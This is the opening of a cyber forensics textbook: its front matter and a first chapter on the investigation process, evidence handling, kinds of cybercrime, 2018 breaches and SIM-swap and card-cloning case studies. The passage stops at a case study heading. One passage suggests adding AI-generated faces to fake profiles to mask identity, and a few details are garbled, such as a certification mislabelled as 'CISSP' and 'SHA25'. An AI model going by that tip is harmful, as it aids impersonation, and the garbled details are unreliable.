Practical Cyber Forensics

An Incident-Based Approach to Forensic Investigations

Niranjan Reddy

Apress®

Practical Cyber Forensics

An Incident-Based Approach to Forensic Investigations

Niranjan Reddy

Apress®

Practical Cyber Forensics

Niranjan Reddy
Pune, Maharashtra, India

ISBN-13 (pbk): 978-1-4842-4459-3 ISBN-13 (electronic): 978-1-4842-4460-9
https://doi.org/10.1007/978-1-4842-4460-9

Managing Director, Apress Media LLC: Welmoed Spahr
Acquisitions Editor: Nikhil Karkal
Development Editor: Matthew Moodie
Coordinating Editor: Divya Modi

Cover designed by eStudioCalamar

Cover image designed by Freepik (www.freepik.com)

Distributed to the book trade worldwide by Springer Science+Business Media New York, 233 Spring Street, 6th Floor, New York, NY 10013. Phone 1-800-SPRINGER, fax (201) 348-4505, e-mail orders-ny@springer-sbm.com, or visit www.springeronline.com. Apress Media, LLC is a California LLC and the sole member (owner) is Springer Science + Business Media Finance Inc (SSBM Finance Inc). SSBM Finance Inc is a **Delaware** corporation.

For information on translations, please e-mail rights@apress.com, or visit http://www.apress.com/rights-permissions.

Apress titles may be purchased in bulk for academic, corporate, or promotional use. eBook versions and licenses are also available for most titles. For more information, reference our Print and eBook Bulk Sales web page at http://www.apress.com/bulk-sales.

Any source code or other supplementary material referenced by the author in this book is available to readers on GitHub via the book's product page, located at www.apress.com/978-1-4842-4459-3. For more detailed information, please visit http://www.apress.com/source-code.

Printed on acid-free paper

I solely dedicate this book to my beloved parents who have been my role models and supported me all throughout my journey – and well as my one and only charming daughter Anjor Reddy.

Table of Contents

About the Author

Niranjan Reddy is a renowned and passionate Information Security professional who specializes in Cyber Security and Digital Forensics, and who has an obsession for technology. He has hands-on experience in almost all domains of Information Security, specializing in Cyber Forensics. He is an Electronics graduate and possesses numerous international certifications under his belt. Here are some to name a few: MCSE, CCNA, Certified Ethical Hacker (CEH); Computer Hacking Forensics Investigator (CHFI); EC Council Certified Security Analyst (ECSA); Certified Information System Security Professional(CISSP); Offensive Security Certified Professional(CISSP); ISO-27000:2013-Lead Auditor; and many more. He is a Mentor, Entrepreneur, Founder and CTO of NetConclave Systems, which is an IT Security Consulting, Services, and Training firm headquartered in Pune, India.

He was awarded the Global EC Council Excellence Instructor Award for nine years in a row (2009–2017) in the South Asia category by EC Council, USA, for corporate trainings and contributions to the Infosec domain. His articles on forensics and cyber security have been featured in many international and domestic publications such as *Hakin9*, *E-Forensics*, *D46 Magazine*, *India Legal*, etc.

He has 14+ years plus of rich global experience in the field of Information Security, Digital Forensics, Security Audits, Cyber Laws, and Incident Response and has handled critical runaway projects worldwide. He has been a speaker at various international and domestic conferences such as GroundZero, National Information Security Summit (NISS), EC Council International Cyber Security Summit in Colombo, HAKON, Hackers Day, NASSCOMM, Inforsecon at GFSU National Cyber Defence Research Centre (NCDRC), ISACA Pune chapter, and many more. He has also authored various articles on information security and digital forensics, cyber crime investigations in many domestic and international print media like *e-forensics*, *Hakin9*, *India Legal*, *Digital 4N6 magazine*, *Gulf Times*, *Daily-Financial Times Daily-Colombo*, *Times of India*, *Mid-Day*, *Sakal Times*, and many more in addition to being featured on radio and television channels.

About the Technical Reviewer

Sagar Rahalkar is a seasoned Information Security professional having 12 years of experience in various verticals of IS. His domain expertise is Cybercrime investigations, Forensics, AppSec, VA/PT, Compliance, IT GRC, etc. He has a master's degree in computer science and several certifications such as Cyber Crime Investigator, CEH, ECSA, ISO 27001 LA, IBM AppScan Certified, CISM, and PRINCE2. He has been associated with Indian law enforcement agencies for around four years dealing with cybercrime investigations and related training. He has received several awards and appreciations from senior officials of the police and defense organizations in India. He has also been an author and reviewer for various books and online publications.

Acknowledgments

First, I would like to thank my mother for her full support to make sure that I was able to write and complete this book. She has always been my inspiration of doing something unique that would help the masses and be remembered for the good. I would further like to extend my sincere gratitude to all my mentors and thought leaders: Mr. Dinesh Bareja, Mr. Santosh Khadsare, Mr. Haja Mohideen, Mr. Amar Prasad Reddy, Advocate Prashant Mali, Mr. Anupam Tiwari and law enforcement senior officials Mr. Rajendra Dahale and Dr. Sanjay Tungar.

Introduction

This book is a guide to practical digital forensics and provides a great collection of hands-on techniques and ample real-time examples followed by a few real-time case studies carried out by me. It starts with the fundamentals and introduction of cyber forensics with real-time cybercrime case studies and scenarios. The book then deep dives into the investigating process on various platforms like Windows, different distributions of the Linux System, and Apple's MacOS. One of the major challenges and hardships faced by any Forensics Investigator is the Anti-forensics techniques carried out by cybercriminals. In Network forensics, we talk of real-time packet analysis using numerous open source tools like Wireshark, Network Miner, and Xplico.

In today's digital world, everyone possesses a personal mobile device of their own, and the crime rates are alarmingly increasing. This book showcases how basic forensic analysis and evidence gathering can be done using Android and iOS mobile devices. The Cloud forensics chapter will provide you with details about Forensics as a Service (FaaS) and demonstrates hands-on forensic analysis of Google drive, Dropbox, and WhatsApp.

You will also learn about different malware attacks and how to analyze them as well as how the investigation process is carried out for them. Web attacks forensics covers how forensic investigation and analysis of web server logs and the Tor browser is done and how the dark net is accessed and used as a medium to carry out different crimes, followed by examples.

We discuss the investigation of email crimes like phishing and scamming with in-depth knowledge about email header analysis. You will learn about SSD forensics; and in this cryptocurrency age where payments in bitcoins are demanded by hackers, we will learn about various tools and techniques that can be used by a forensic investigator to analyze bitcoin transactions. Last but not least, we will learn about cyber laws and cyberwarfare followed by data protection regulations for different countries; and finally, cover how a forensics investigator should prepare and follow guidelines while preparing an investigative report.

This book provides lots of real-time case studies and various examples on how to utilize open source tools available to carry out initial forensic investigations, along with the challenges being faced by forensics investigators.

Before reading this book, readers need to have some basic knowledge in IT security and ethical hacking. This will help you better understand the cyber forensics topics discussed in this book.

CHAPTER 1

Introduction to Cyber Forensics

The rise and growth of cyberspace have led to a chain of events that has shaped the world we live in. We have seen the rise of IT industries, which created millions of jobs all over the world either directly or indirectly. The start of e-commerce has revolutionized the shopping and retail industry. E-governance was adopted by nations all around the globe as it provided a better platform for administration and promoted transparent and efficient working practices. With the development of computer systems, the world has also witnessed the emergence of cybercrime. As computer-related crimes and incidents have increased, investigations have demanded the services of experts with knowledge of computer systems and law enforcement protocols. The pioneers of cyber forensics were computer hobbyists and law enforcement officers who would share their knowledge to investigate computer-related crimes. Over the past years, the world has witnessed computer-related crimes, which have directly or indirectly harmed people or organizations; a term was coined for them – cybercrime.

The traditional methods of crime investigation do not hold well in the case of cybercrimes. Hence, in order to combat such crimes, a new approach toward crime investigation was needed. This led to the development of Computer Forensics/Cyber Forensics/e-discovery (electronic evidence discovery)/Digital Forensics, which are all relevant and mean relatively the same thing. Our aim with this book is to fortify your knowledge about cyber forensics by showcasing standard and advanced digital and cyber forensic tools and techniques.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_1

CYBERWARFARE

Cyberwarfare is termed to mean a target in a battlespace or warfare context of computer systems and networks. It involves both offensive and defensive operations leading to the threat of cyberattacks, espionage, and sabotage.

Cyber Warfare in 2019 is going to be massive. National Cyber Security Center (NCSC) revealed in a report that it recorded 34 “significant” cyberattacks that demanded a cross-government response last year.

The report discusses the cyber attacks’ immense financial impact on the National Health Service (NHS). The attack infected over 200,000 computers in 150 countries. These computers included government, health care, and private systems. Governments around the world are preparing for bigger cyberattacks during the upcoming elections in 2019.

What Is Cyber Forensics?

Cyber forensics is a discipline that involves investigation and analysis techniques to gather and preserve evidence from a particular electronic or digital device, which is a suspect in an investigation, in such a way that the evidence is suitable for presentation in a court of law. The goal of cyber forensics is to perform a structured investigation while maintaining the integrity of evidence and a documented chain of custody for evidence to find out exactly what happened on a suspect device and who was responsible for it. Cyber forensics plays a major and crucial role in cybercrime investigations.

Forensics is the practice of identifying, collecting, preserving, analyzing, and documenting digital evidence. Forensic investigators use a variety of techniques and forensic software applications to examine the collected digital images of the suspect device. Investigators search for hidden folders and unallocated disk space for copies of deleted, encrypted, or damaged files. Any evidence found on the image of the suspect drive is carefully documented in a final report written by the investigator and verified with the original device, before preparing for legal proceedings.

A Brief About Cyber Forensics

The digital revolution started in the 1980s when IBM PCs were rolled out for the public. These systems were powerful but had relatively few programs. Computer hobbyists got hooked on to these devices as it enabled them to write code and play around with the hardware.

The rise of computers also led to a rise in computer-based crimes. Computers were used to hack telephone systems

In 1984, the FBI Magnetic Media program was created, which later became the Computer Analysis and Response Team (CART). CART along with Seized Computer Evidence Recovery Specialist (SCERS), Electronics Crimes Special Agent Program (ECSAP), and Defense Computer Forensics Laboratory (DCFL) were the first recognized efforts to combat cybercrime.

In 1987, Access Data was formed, which is recognized as the pioneer in cyber forensics.

The FBI hosted the first International Conference on Computer Evidence, which was held at Quantico in 1993 and was attended by representatives of 26 nations. Unanimously, it was decided they would share experiences and provide assistance to each other. In 1995, the International Conference on Computer Evidence (IOCE) was formed, which was attended by the same representatives from the 26 nations. Again, the participating nations agreed to share experiences and provide assistance to each other. In 1998, IOCE was commissioned by the G8 to establish international guidelines, protocols, and procedures for digital evidence.

Scientific Working Group on Digital Evidence (SWGDE) was a collective of law enforcement personnel, forensic laboratory scientists, and commercial company employees who worked together for the development of cross-disciplinary guidelines of digital evidence. In 2002, SWGDE published their work, "Best Practices for Computer Forensics."

In 2004 the Budapest Convention on Cybercrime took place, where an international treaty was signed that recognized crimes committed via the internet on computer systems and networks, copyright infringement, child pornography, fraud, etc.

ISO published the ISO 17025 General Guidelines for the competence of testing and calibrating laboratories in 2005.

Cyber forensic tools soon started to make their stride; Encase by Guidance Software and FTK by Access Data spearheaded the commercial tools category, thus becoming a huge success and gaining legal acceptance while the open source community created Sleuth Kit and Autopsy browser, which were used for Linux.

Forensics Investigation Process

The goal of performing a cyber forensics investigation is to gain thorough information about the event. It involves finding and analyzing the digital evidence related to the investigation. Cyber Forensic Experts follow the basic steps of investigation; the intricacies of these steps may vary as per the model of the organization in charge of the investigation.

The Forensic Investigation Process includes various forensic processes such as identification, seizure, imaging, hashing, analysis, report, and preservation during a digital forensic investigation as shown in Figure 1-1.




Figure 1-1. *Forensic Investigation Process*

Incident

This is the occurrence of a cybercrime instance where digital devices like computers, mobile devices, etc., have been used to commit a crime.

Identification

Identification is a crucial step in the forensic examination process. It directly affects efforts to develop a plan of action and ultimately the success of the investigation.

Before starting a digital forensic examination, the scope of actions must be identified:

- Who are the prime suspects?
- What are the best sources of potential digital evidence that will be further investigated?

This information will help the investigator in many ways, so that:

- No essential evidence is missed that might affect a case.
- Costs can be estimated in advance for the investigation, and the scope of the case can be adjusted accordingly.

Seizure

Prior to the actual examination, digital media related to the investigation will be seized. In criminal cases, law enforcement personnel, trained technicians to ensure that the evidence is not tampered with, often perform seizing the digital evidence. There are various laws that cover the seizure of digital media. For example, in any criminal investigation, there are laws related to search warrants, which will be applicable here.

Imaging

After successfully seizing digital evidence, a forensic image of this evidence is created for further analysis. This image is a bit-stream copy which is an exact bit-by-bit copy of a computer's physical storage device (SSD or HDD). Forensic image formats include disk dump (dd) and encase image file format (.E01). This image contains all the files and folders along with deleted files present on the hard disk of the digital evidence. The forensic image should be created with hashing and without tampering with the contents of the digital evidence, so that it can be admissible in a court of law.

Hashing

After successfully obtaining the forensic image of the digital evidence it is important to maintain the integrity of the image. To ensure such integrity a hash value is created for every forensic image using various hashing algorithms such as MD5 (Message Digest 5), SHA1 (Secure Hash Algorithm), and SHA25. The hash value is generated in accordance to the contents of the data stored in the digital evidence. Any tampering with evidence will result in a different hash value, and thus the digital evidence will not be admissible in a court of law.

Analysis

After the process of imaging and hashing, the evidence is taken for forensic analysis by a forensic examiner to look out for findings that can support or oppose the matters in the investigation. During the analysis the forensic examiner should maintain the integrity of the digital evidence.

Reporting

Upon completion of a forensic analysis, all the relevant findings should be presented in a report format by the forensic investigator. The investigator cannot present their personal views in this report. This report should be precise and must consist of conclusions drawn from the in-depth analysis. It should be easily understandable by any non-technical person such as the law enforcement agency staff.

Preservation

Once evidence is collected, it is important to protect it from any type of modification or deletion. For example, it might be necessary to isolate host systems such as desktops (a suspect system in forensic investigation) from the rest of the network through either physical or logical controls, network access controls, or perimeter controls. It is also important that no other users access a suspect system.

Forensic Protocol for Evidence Acquisition

The basic aim when handling any digital crime scene is to preserve the evidence. According to the circumstances of the crime and the constraints on the digital investigator, the nature and extent of the digital evidence are decided. Therefore, evidence acquisition is led according to an offense category.

This protocol is the basic approach for evidence acquisition, and it can be made applicable in Computer Forensics. This protocol is followed for all Operating Systems like Windows, Linux, Mac, etc. The forensic protocol for the evidence acquisition process is shown in Figure 1-2.




Figure 1-2. *Forensic protocol for evidence acquistion*

Digital Forensics Standards and Guidelines

The current international standards and guidelines in the digital forensics domain are listed below:

- National Institute of Standard Technology (NIST)
- National Institute of Justice (NIJ)
- International Organization on Computer Evidence (IOCE)
- American Society of Crime Laboratory Directors (ASCLD)
- Laboratory Accreditation Board (LAB)
- American Society for Testing and Materials (ASTM)
- ISO SC 27 CS1
- Audio Engineering Society (AES)
- Scientific Working Group on Digital Evidence (SWGDE)
- Scientific Working Group on Imaging Technology (SWGIT)
- Association of Chief Police Officers (ACPO)

Digital Evidence

Digital evidence comprises physical devices such as computer systems, mobile phones, flash drives, memory cards, routers, switches, modems, etc., and the electronic information stored in these devices.

The awareness of digital evidence has increased and nowadays law enforcement agencies and lawyers have become very attentive toward it. It is important to mention that digital evidence is not only important in cybercrime investigations but also for other crimes as well. Due to our dependence on electronic devices, we have lots of personal data in our gadgets that can play a major role in any investigation.

Digital data is present in almost all electronic devices. However, it is always recommended to let a cyber forensic expert handle digital evidence due to its volatile nature.

There are four characteristics of digital evidence:

- Latent/Hidden
- Crosses jurisdictional borders quickly and easily
- Can be altered, damaged, or destroyed easily
- Can be time sensitive

From computer systems, mobile devices, multimedia devices to internet evidence, digital evidence is very unique. An investigation depends upon the proper collection, preservation, and analysis of digital evidence. With encryption of data on digital devices becoming a common feature, it adds to the work of the investigator and makes the investigation process more elaborate.

There has also been a huge increase of cyber-enabled crimes across the globe, so digital evidence from smartphones' instant messaging applications plays a crucial role in different types of cybercrime investigations and court proceedings.

Luckily, there are a plethora of tools available for digital evidence analysis. Internet forensics, mobile forensics, and computer forensics are aspects that have a wide-range collection of both commercial and free open source tools.

Write Blockers

Write blockers are devices that are used for acquisition of information on a drive without creating the possibility of accidentally damaging or wiping the drive contents. They only allow read commands to pass and block any write commands, to avoid accidently wiping or damaging the disk.

There are two types of write blockers:

- Native: A Native write block device uses the same interface on for both input and output" for example, an IDE to IDE write block.
- Tailgate: A Tailgate write block device uses a different interface for each side: for example, a Firewire to SATA write block.

There are various hardware and software write blockers available. Some software write blockers are only designed for a specific operating system – that is, write blockers designed for a Windows system will only work on a Windows OS and not on a Linux or Mac OS. Also, most of the hardware write blockers are software independent.

What Is a Forensic Triage?

During a criminal investigation, prioritizing evidence is of the greatest important. Filtering which data is critical to the case and which data is not critical is the difference between success and failure of a cybercrime investigation.

Forensic triage is the process of collecting, assembling, analyzing, and prioritizing digital evidence from a crime scene or investigation. If any relevant evidence is discovered, a number of things can happen, such as gaining a warrant to seize the computer and potentially taking the owner into custody. Or, if nothing is discovered, the computer may be left at the scene.

Forensic triage is becoming prominent as a tool to help forensic investigators find evidence more quickly, using fewer resources and taking a load off of the overburdened forensic expert.

There are many benefits of effective field triage such as the following:

- The field agent will collect only the evidence that is essential for the investigation, resulting in a reduction in the number of devices held in storage for investigation and thereby saving time.
- Helps the investigator in building the cases faster.
- Helps the first responder or investigator at the crime scene to focus on the on-site investigation relevant to the case.

Chain of Custody

Chain of custody refers to the documentation of a piece of evidence throughout its life cycle. It is a process of gathering digital evidence, in chronological order, about all individuals who participated in the whole digital forensics examination process. It begins with an individual who first took custody of the piece of evidence to when the incident investigation is finally over, and the evidence can either be returned or destroyed.

Maintaining a proper chain of custody is very important. Any break in the chain of custody can lead to a piece of evidence being excluded from ever being admissible in the court. Therefore, it is important to ensure that the entire life cycle of the piece of evidence is recorded.

The following must be included in a Chain of Custody form:

- A list of all devices that were secured from the crime scene for further investigation.
- Accurate information about the devices that has been copied, transferred, and collected.
- Timestamp of all the collected evidence.
- Who processed the item?
- Who is the owner of the item?
- Where was it taken or seized from?
- All electronic evidence that was collected from the crime scene must be properly documented each time that evidence is viewed.
- Such documentation must be made available, if requested by the client, throughout the pre-trial discovery phase.

What Is a Cybercrime?

Cybercrimes can be defined as the unlawful acts where the computer is used either as a tool or a target or both.

Cybercrime is a term that encompasses all kinds of civil and criminal offenses related to a computer. In recent years, cybercrime incidents have become stronger and more rampant. Cybercrimes are categorized in two types:

- **Crimes where the computer is used as a tool:** Examples: Your computer could be mining cryptocurrency. Crypto-jacking is termed as a type of malicious hack that steals and uses your computer systems hardware resources to mine cryptocurrency for someone else.

  The most common form of crypto-jacking is that it infects web browsers of computers and websites with a malicious code. Every time you run your web browser on your computer or visit an infected site, you might unknowingly be mining cryptocurrency for people who don't really deserve it.

- **Crime where computer is used as a target**: Crimes that use computers, networks, or devices to advance other attacks include **Fraud** and **identity theft** in the forms of using, hacking, or phishing techniques, making it an example of both "computer as target" and "computer as tool" crime also termed information warfare. Examples include DDoS attacks, Ransomware attacks, etc.

According to Verizon, 63% of Data Breaches involve the use of weak, default, or stolen passwords.

Types of Cybercrimes

With the increase in digital technology advancements, we live in a digitized world, so people are more dependent on their smartphones or laptops/tablets for their day-to-day work and social media. Technologies like Internet of Things (IoT) and smart homes make life easier for humans. But due to vulnerabilities in these devices, an attacker can exploit these vulnerabilities and gain control over these systems. Here are a few cybercrimes that are commonly faced by individuals or organizations:

Malware Attacks (Ransomware, Rootkit, Virus, Trojan)

Malware is the programs designed to perform malicious activities on a computer system. Malware includes viruses, worms, Trojans, logic bombs, and many more. Viruses are the programs that get attached to a file in order to enter the target system and may or may not depend upon the host file for its execution. Trojans are the programs that appear useful but are not; they carry out malicious activities in the system. For example, a web browser extension may appear to the user as useful, but it may steal passwords and other sensitive information that the user enters. Logic bombs are programs designed to execute and cause damage when a particular event occurs; this event may be a positive trigger (occurrence of a particular event) or a negative trigger (nonoccurrence of an event). Worms are self-replicating programs that spread over a network from one computer to another, rapidly causing disruption of the network and the computer systems. Ransomware attacks are more frequent and also a prominent attack.

> Paying ransom to ransomware cybercriminals has become as routine a cost of business as paying the electric bill. What is surprising is that no one seems to care. Cyber security Ventures predicts there will be a ransomware attack on corporations every 14 seconds by the end of 2019.
>
> In 2017, ransomware resulted in $5 billion in losses, both in terms of ransoms paid and spending and lost time in recovering from attacks. It is expected to hit $11.5 billion in 2019. The payment mode is often made via Bitcoins cryptocurrency.

Malvertising

Malvertising is all about online Malware Advertising attacks in which malicious code is hidden within an online advertisement and infects your device with the malware once you click on the advertisement.

Phishing Attacks

The Phishing attack falls under social engineering. It involves sending false emails and links that appears to come from a legitimate source and look very similar to the genuine websites, having minor unnoticeable differences for a casual observer. The victims are tricked into entering their personal and sensitive information, which can then be used by the attackers for their intended malicious purposes. The phishing attack can be used to acquire passwords, account numbers, credit/debit card numbers, PINs. As the victims enter their details into these fake websites, this information goes to the attacker's database. Phishing attacks are explained in detail in Chapter 11 about email forensics.

Misuse of Personal Information (Identity Theft) and Cyberstalking

Stalking refers to following an entity quietly and secretly. Since the dawn of social networks, it has become very easy to track movements of a person via their social media profiles. Millennials are addicted to post their daily routines to various social media platforms. Stalkers harass their targets by threatening them with messages, pictures, and implicating to harm them. These days, stalkers prefer to cyberstalk as it allows them to be anonymous, provides access to more personal information, and it is convenient to harass from any place without a physical interaction.

Creating Fake Profiles

The website `https://www.thispersondoesnotexist.com` generates different faces of realistic-looking persons who do not exist. Keep refreshing the page to see new faces. These faces are generated by Artificial Intelligence computer algorithms. How can you use these images? You can add them to fake profiles to mask your identity.

Web Defacement

This is one of the biggest challenges faced today by anyone having a website hosted on the internet. It is one type of a cyberattack on a website in which the visual appearance of a website changes usually by moving and replacing the original home page of a website with another page by a cybercriminal or hackers. So, when anyone tries to visit that site, they will see a defaced page and not the original page. Reputational loss and business downfall can be cited as a major outcome of this attack.

Web Jacking

Web jacking means illegally seeking control of a website by taking over a domain. In this attack, the Domain Name Server (DNS), which resolves the URL to the IP address, is compromised. The DNS entries are modified so that the real website's IP address will point and redirect to another website's IP address. Therefore, users are redirected to a malicious website.

Juice Jacking

It is one type of cyberattack wherein a malware (malicious program) might be installed on to, or data simultaneously copied from typically a smartphone or tablet while being charged by a charging port that doubles as a data connection, typically over a USB. In other words, the attackers are targeting USB charging ports available at public places like airports, etc., and install malware, steal data, or in some instances take complete control of your device.

Distributed Denial of Service Attacks (DDoS)

It's an attack in which an attacker floods or chokes the bandwidth of the victim with a humongous amount of traffic to prevent users from accessing the services by either crashing or flooding the system's servers. In other words, it generally means attacking a network by putting it down completely with traffic by directly affecting the host system or device that is connected to the internet. This attack generally targets websites or services that are hosted on servers like banks, e-commerce portals, and credit card payment gateways.

To get a glimpse of real-time DDoS attacks worldwide, you can view this at `www.threatbutt.com` or `www.digitalattackmap.com`.

Software Piracy

Software Piracy is also considered as one type of a cybercrime, and astoundingly most of our computer users are part of this crime. In this era of the digital world at your fingertips, you can easily download a movie, a song, or any software by means of various illegal websites or torrents. People often make use of a software without proper authorization from the copyright holder of the software. They usually download the software and crack the code and use the software without ethically purchasing it. This also constitutes software piracy. To mention a few that constitute to a cybercrime of Software Piracy are the following: cracking the license key of any software, installing and using unlicensed software on your personal computer, or using a single licensed software with multiple computers – mass distribution and spreading of such types of software with other people in an unauthorized manner.

Formjacking

Whenever a customer completes a purchase online, the malicious code makes a copy of their input of payment card details like username, address, and then transfers it to the hackers' servers. This information can then be put on sale on the dark web or directly used to commit fraud.

Cybercriminals and Hackers are increasingly turning to highly sophisticated "formjacking" techniques to steal sensitive customer data by inserting malicious code onto e-commerce websites.

The “formjacking” attacks are quite sophisticated. The web servers have been infected with supply chain hardware trojans (not software) to gain access to the website and then change the underlying code on its payment page. It is quite complex and requires advanced hacking at the hardware layer.

Notable Data Breaches of 2018

A data breach is any cyber security incident in which an attacker compromises a company’s data, and information of its users is accessed in an unauthorized manner. The Top 10 most significant data breaches and cybersecurity incidents of 2018 are given next.

Aadhaar

Aadhaar is a 12-digit unique identifier that is assigned to every Indian citizen. Aadhaar records of all 1.1 billion India citizens were compromised.

Facebook

Hackers exploited Facebook’s vulnerability, which allowed them to steal Facebook access tokens.

- In the month of March, 50 million records were breached.
- In the month of September, 90 million records were breached.
- And in December, 7 million records were breached.

Quora

Quora is a platform where its users can ask and answer questions. A malicious third party attacked it. Account information of 100 million Quora users including their name, email address, and encrypted password were compromised.

Marriott Hotels

Marriott Hotels suffered a data breach in which personal information of 500 million hotel guests were stolen. This included names, emails, addresses, dates of birth, credit card information, and passport numbers of the guests.

TicketFly

Ticketfly, an event ticketing company, was the target of a malicious cyberattack. Information of approximately 27 million Ticketfly users, including their names, addresses, email addresses, and phone numbers, were compromised. Any financial information such as credit and debit cards were not compromised during this attack.

MyHeritage

MyHeritage Company is an online genealogy platform, which tests its users' DNA to find their ancestors and build their family trees. Ninety-two million records of users who signed up before October 26, 2017, were breached. But DNA information and family trees were stored on separate systems, which were not breached.

Exactis

Exactis's database was on a publicly accessible server. Exactis exposed approximately 340 million records in which information was comprised of an email address, phone number, physical address, etc.

British Airways

British Airways faced a serious attack on its website and application. Approximately 380,000 card payments made to British Airways between August 21st and September 5 were compromised. The hackers in this attack used the credit card skimming technique.

Cathay Pacific

Cathay Pacific is an airline company from Hong Kong. The company's data breach exposed personal information of 9.4 million passengers.

Under Armour

The company's food and nutrition app were hacked, and 150 million records were breached. But the company processes payments through a separate channel, and therefore any payment information was not leaked.

Top 10 Cybersecurity Trends for 2019

As cybersecurity incidents and cybercrime rates are alarmingly increasing day by day, cybersecurity is becoming crucial for organizations and individuals as well. Maintaining a sense of Cyber Hygiene is the need of the hour in order to counter cyberattacks and to be cyber safe.

As each year passes by and we enter into another new year, there are various changes taking place and known as trends. The year 2019 is no exception and has the 10 most common trends listed here:

- **The Coming Pain of GDPR:** EU's General Data Protection Regulation (explained in detail in Chapter 14) is expected to have a significant effect in 2019.
- **Increase in Sabotage, Espionage, and Crimes by Rouge Nation-States:** The cybersecurity teams have to rely on techniques of breach detection (explained in detail in Chapter 14).
- **Dark Ages of Single-Factor Passwords:** Single-Factor authentication is still the main security protection for most organizations due to their simplicity and number-one attack vector tool for hackers even though multifactor authentication is easy and a low-cost deployment solution. Therefore, resulting in persisting password theft and password-based breaches.
- **Insecure Clouds:** In spite of the continual publicity of repeated breaches, most organizations still fail to deploy and enforce good housekeeping across their entire cloud data estate.
- **Growth of Cyber Hygiene in Companies:** Cyber awareness and training is becoming crucial in organizations. Cyber education is provided in organizations along with monitoring, measuring, and testing the cyber behavior of staff.
- **Malware Challenges:** Some areas like ransomware will see an increased sophistication together with increased malware volumes in some areas and new malware approaches.

- **Increased Risks with Bad Housekeeping and Shadow IT Systems:** Shadow IT refers to IT projects that are managed without the knowledge of an IT department in an organization. Both cases are very easy attack surfaces with substantial oversight, budget challenges, internal politics, and were seen in the past as a lower resolution priority.
- **Challenges in IoT (Internet of Things):** With the lack of standard or perceived security needs, IoT is going to be deployed even more and create insecurity in areas that used to be secure. Examples are smart homes, smart TVs, pacemakers, etc.
- **Boardroom Cybersecurity:** The trend will accelerate with boards demanding understanding and clarity in an area that was often delegated as a subcomponent of the role of CISO's.
- **Unseen Nightmare of DDoS:** DDoS attacks are continuing to grow in 2019 together with the price of defending against them.

Case Study 1: Sim Swapping Fraud

A businessman in India was duped of USD 260,000 (approximately) recently through SIM swapping, the latest con technique used to cheat mobile phone users.

`http://m.dailyhunt.in/news/india/english/india-epaper-india/after-six-missed-calls-on-phone-mumbai-businessman-loses-rs-186-crore-in-sim-card-fraud-newsid-105310356?s=a&ss=wsp`

SIM swap fraud involves registering a new SIM card with your phone number. Once this is done, the SIM card in your phone will become invalid, and the frauds, which control the SIM registered in your name, will get access to OTPs to initiate fund transfers. Here's how it's done:

- You will get a call from a person posing as an executive from your mobile service provider, with luring offers like another free call plan or better internet speeds. The idea is to get your unique 20-digit SIM number (look for it at the back of your SIM card).

- Next, the scamster will tell you to press 1 or simply authenticate the SIM swap. This will allow the scammer to initiate the "swap" with your telecom operator officially. As soon as this swap is successfully done, your SIM card will stop functioning. Likewise, the scamster's new SIM card will get a full signal with your mobile number. In most cases, the fraudsters would already have your banking ID and password.
- Once fraudsters have successfully initiated a SIM swap, they will call you usually late in the night when you have switched off your phone or put it on silent mode. This is done to buy time, as mobile service providers usually take around four hours to activate a new SIM and the idea is to ensure that you don't realize your SIM is not working. When the swap is done, you will not even get to know about it.

Case Study 2: SIM Swapping Fraud

In another SIM swap case, a young 20-year-old hacker stole more than $5 million worth of cryptocurrency by hijacking at least 40 victims' phone numbers with a SIM swapping attack. He pleaded guilty and was sentenced to 10 years in prison. Astoundingly, he was the first hacker that was sentenced to prison for a SIM swapping crime. Authorities want to send a clear message that they will not tolerate this kind of crime and will prosecute the fraudsters with severe penalties.

Case Study 3: ATM Card Cloning

A popular fast food chain, Burger King, had an employee steal USD 70,000 (approximately) via ATM card cloning in India. The culprit worked as a sales manager there. According to the police, he stole ATM/debit/credit card information from the customers paying for their meal at the food joint and then sold this data. Here is the complete modus operandi:

1. The culprit has been stealing ATM card details of customers since December 2018 and he used to steal 50–60 ATM card details on a daily basis.

2. In three months, he stole ATM card details of at least 500 customers.
3. USD 70000 (approximately) were stolen from the 500 “cloned” ATM cards.
4. He withdrew the money from various ATM machines across the country.
5. He used a classic ATM card-cloning technique through a skimmer and CCTV camera to steal card details.

Case Study 4: Man Duped of 36,000 Euros

